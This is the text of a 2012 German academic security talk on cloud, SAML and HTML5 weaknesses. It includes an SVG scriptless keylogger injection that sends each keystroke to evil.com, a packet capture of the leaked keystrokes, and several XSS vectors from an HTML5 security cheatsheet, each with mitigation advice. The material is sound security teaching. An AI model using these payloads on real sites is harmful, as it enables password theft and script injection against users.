




RUHR-UNIVERSITÄT BOCHUM

Cloud Computing, Webservices und HTML5: Was ist noch sicher?

Prof. Dr. Jörg Schwenk, Lehrstuhl für Netz- und Datensicherheit
München, 29. März 2012

- Cloud Computing: Architekturübersicht
- Amazon AWS: SOAP-, REST- und Browser-basiertes Kontrollinterface
- SOAP: XML Signature Wrapping
 - Exkurs: SAML
- REST: Schwachstellen bei Google und Facebook
- HTML5: XSS and Scriptless Attacks


Cloud Computing: Architekturübersicht



- Gute Einführung in IaaS:
 - Peter Sempelinski and Douglas Thain: A Comparison and Critique of Eucalyptus, OpenNebula and Nimbus, University of Notre Dame
- Schnittstelle 1 (Virtualisierung) stand bisher im Fokus der Untersuchungen
- Wir untersuchen die wesentlich kritischere Schnittstelle 4




- NIST “Essential Characteristics” für Cloud Computing:
- *On-demand self-service*
 - *Auch die Authentifizierung von Nutzern und der Schutz der Daten muss im “On-demand self-service” erfolgen*
- *Broad network access*
- *Resource pooling*
- *Rapid elasticity*
- *Measured Service*

Cloud Computing: AWS erfüllt die Kriterien





Web Application Interface

Web Services Interface



- XML Signature Wrapping, auch für Eucalyptus (private Cloud)



Exkurs: SAML


Wo wird SAML eingesetzt?



Exkurs: SAML

XML Signature Wrapping

- Wir konnten 11 von 14 SAML-Frameworks brechen
- Beispiel:
OpenSAML/
Shibboleth



REST: Schwachstellen bei Google und Facebook

- Rui Wang, Shuo Chen, XiaoFeng Wang: Signing Me onto Your Accounts through Facebook and Google: a Traffic-Guided Security Study of Commercially Deployed Single-Sign-On Web Services. IEEE S&P 2012
- REST wenig standardisiert
- Artikel deckt Sicherheitsprobleme zwischen IdP und RP auf

```
BRM1:src=RP dst=http://IdP/accounts/o8/ud↓
Arguments:
openid.ns[WORD]↓ & openid.claimed_id[UU]↓ &
openid.identity[UU]↓ &
openid.return_to[URL]{RP/b/openid}↓ &
openid.realm[URL]{RP/b/openid}↓ &
openid.assoc_handle[BLOB]↓ &
openid.openid_ns.ext1[WORD]↓ &
openid.ext1.type.email[WORD]↓ &
openid.ext1.type.firstname[WORD]↓ &
openid.ext1.type.lastname[WORD]↓ &
openid.ext1.required[LIST]↓
(email,firstname,lastname)

BRM2:src=IdP↓ dst=http://!IdP/openid2/auth
Arguments: st[MU][SEC]↓

BRM3:src=!IdP dst=https://RP/b/openid↓
Arguments:
openid.ns[WORD]↓ & openid.mode[WORD] &
openid.response_nonce[SEC] &
openid.return_to[URL]↓ &
openid.assoc_handle[BLOB]↓ &
openid.identity[UU] & openid.claimed_id[UU] &
openid.sig[SIG] &
openid.signed[LIST]↓ &
openid.opEndpoint[URL]{IdP/accounts/o8/ud}↓ &
openid.ext1.type.firstname[WORD]↓ &
openid.ext1.value.firstname[UU] &
openid.ext1.type.email[WORD]↓ &
openid.ext1.value.email[UU] &
openid.ext1.type.lastname[WORD]↓ &
openid.ext1.value.lastname[UU]
```

Figure 8: GoogleID+Smartsheet trace for scenario (A)


HTML5: XSS and Scriptless Attacks

- World Wide Web Consortium (www.w3.org) konnte sich mit XHTML nicht durchsetzen
- Web Hypertext Application Technology Working Group (WHATWG), gegründet 2004, standardisiert HTML5

HTML5

Taxonomy & Status (December 2011)

- W3C Recommendation
- Candidate Recommendation
- Last Call
- Working Draft
- Non-W3C Specifications
- Deprecated W3C APIs



By Sergey Mavrody 2011 | CC Attribution-ShareAlike 3.0

HTML5: XSS and Scriptless Attacks

The screenshot shows the XSSed.com website in a Firefox browser. The page title is "XSS TOP Pagerank List | XSSed.com". The browser address bar shows "xssed.com/pagerank". The website header includes the logo "</xssed> xss attacks information" and navigation links: Home, News, Articles, Adv., Submit, Alerts, Links, XSS info, About, Contact. Below the header is a search bar and a Google+ promotion banner with the text "Jetzt anmelden und eigene Kreise erstellen." and a "MEHR ERFAHREN" button. The main content area features a list of high-profile websites vulnerable to XSS, sorted by their Alexa pagerank. The list has four columns: Pagerank, Domain, Author, and Fix.

Pagerank	Domain	Author	Fix
1	accounts.google.com	longrifle0x	×
-	books.google.com	0kn0ck	×
-	www.google.com	wolfmankurd	×
-	www.google.com	anjin	✓
-	knol.google.com	Azat Harutyunyan	✓
-	www.google.com	Black-Hacker	✓
-	books.google.com	HacKSever	✓
-	groups.google.com	HacKSever	✓
-	cruises.travel.yahoo.net	DaiMon	✓
-	kr.dic.yahoo.com	Soroush.SecProject.Com	✓
-	it.meetic.yahoo.net	XaDoS	✓
-	surveylink.yahoo.com	The Rat	×
-	mtf.news.yahoo.com	Soroush.SecProject.Com	✓
-	tech.groups.yahoo.com	Rohit Bansal	✓
-	bbs.cn.yahoo.com	BugReport.ir	✓
-	smap.mobile.yahoo.com	BugREPORT.ir	✓
-	cruises.travel.yahoo.net	DaiMon	×
-	cf.yt.yahoo.com	Nemesis	×
-	order.store.yahoo.com	Zeitjak	×
-	cache.search.yahoo.net	kInGoFcHaOs	×
-	ca.music.yahoo.com	bugreport.ir	✓
-	launchtoday.launch.yahoo.com	Bugreport.ir	✓
-	mv.music.yahoo.com	BugReport.IR	✓
-	music.yahoo.com	BugReport.IR	✓
-	www.music.vahoo.ca	Uber0n	×

HTML5: XSS and Scriptless Attacks

The screenshot shows a Firefox browser window with the URL `http://html5sec.org/keylogger`. The page title is "Admin Login". The form contains two input fields: "Enter username here" with the value "schwenk" and "Enter password here" with masked characters. The source code window shows the following HTML:

```
<!doctype html>
<h3>Admin Login</h3>
<hr>
<form>
  <fieldset>
    <label>Enter username here</label>
    <input name="secret" type="username">
  </fieldset>
  <fieldset>
    <label>Enter password here</label>
    <input name="secret" type="password">
  </fieldset>
</form>
<!--injection-->
<svg height="0px">
  <image xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="none">
  <set attributeName="xlink:href" begin="accessKey(a)" to="//evil.com/?a" />
  <set attributeName="xlink:href" begin="accessKey(b)" to="//evil.com/?b" />
  <set attributeName="xlink:href" begin="accessKey(c)" to="//evil.com/?c" />
  <set attributeName="xlink:href" begin="accessKey(d)" to="//evil.com/?d" />
  <set attributeName="xlink:href" begin="accessKey(e)" to="//evil.com/?e" />
  <set attributeName="xlink:href" begin="accessKey(f)" to="//evil.com/?f" />
```

No.	Time	Source	D		
20	4.815.266	134.147.40.27	1		
24	4.990.687	192.220.74.179	1		
26	5.143.559	134.147.40.27	1		
32	5.324.836	192.220.74.179	1		
36	5.553.898	134.147.40.27	192.220.74.179	HTTP	GET /?c HTTP/1.1
41	5.734.461	192.220.74.179	134.147.40.27	HTTP	HTTP/1.1 200 OK (text/html)
43	5.940.252	134.147.40.27	192.220.74.179	HTTP	GET /?r HTTP/1.1
47	6.114.131	192.220.74.179	134.147.40.27	HTTP	HTTP/1.1 200 OK (text/html)
56	6.393.312	134.147.40.27	192.220.74.179	HTTP	GET /?e HTTP/1.1
61	6.564.836	192.220.74.179	134.147.40.27	HTTP	HTTP/1.1 200 OK (text/html)
64	7.293.367	134.147.40.27	192.220.74.179	HTTP	GET /?t HTTP/1.1
69	7.464.361	192.220.74.179	134.147.40.27	HTTP	HTTP/1.1 200 OK (text/html)

HTML5: XSS and Scriptless Attacks

HTML5 Security Cheatsheet
What your browser does when you look away...

Vectors making use of HTML5 features

XSS via formaction - requiring user interaction (1) test #1

A vector displaying the HTML5 form and formaction capabilities for form hijacking outside the actual form.

```
<form id="test" /><button form="test" formaction="javascript:alert(1)">X
```

Don't allow users to submit markup containing "form" and "formaction" attributes or transform them to bogus attributes. Avoid "id" attributes for forms as well as submit buttons.

- Firefox 4.0
- Opera 10.5
- Opera 10.6
- Opera 11.0
- Opera Mobile

xss html5 opera formaction javascript button

o <http://www.whatwg.org/specs/web-apps/current-work/multipage/association-of-controls-and-forms.html#attr-fs-formaction>

Self-executing focus event via autofocus test #7

This vector uses an input element with autofocus to call its own focus event handler - no user interaction required

```
<input onfocus=write(1) autofocus>
```

User submitted markup should not contain "autofocus" attributes.

- Firefox 4.0
- Opera 10.5
- Opera 10.6
- Safari 4.0
- Safari 5.0
- Chrome 4.0
- Chrome 5.0
- Chrome 6.0
- Chrome 7.0
- Chrome 8.0

Search

- Vectors making use of HTML5 features
- Vectors working on HTML4 and older versions
- Cascading stylesheet injection based vectors
- Plain JavaScript vectors
- E4X vectors working on gecko based browsers
- Vectors attacking DOM properties and methods
- JSON based vectors
- Vectors embedded in SVG files
- Vectors related to X(HT)ML
- UTF7 and other exotic charset based vectors
- Client side denial of service vectors
- HTML behavior and binding vectors
- Clickjacking and UI Redressing vectors

Fazit: Hoher Forschungs- und Entwicklungsbedarf

- Bewährte Technologien wie Firewalls werden nutzlos
- SOAP und SAML
 - XML Signature Wrapping: sichere Implementierung wurde im BSI-Projekt XSpRes entwickelt
 - XML Encryption: CBC-Modus gebrochen, GCM wird neu standardisiert
- REST
 - Standardisierung erforderlich
- XSS und HTML5
 - XSS ein ungelöstes Problem; neuer Lösungsansatz: JSAgents
 - HTML5: Scriptless Attacks!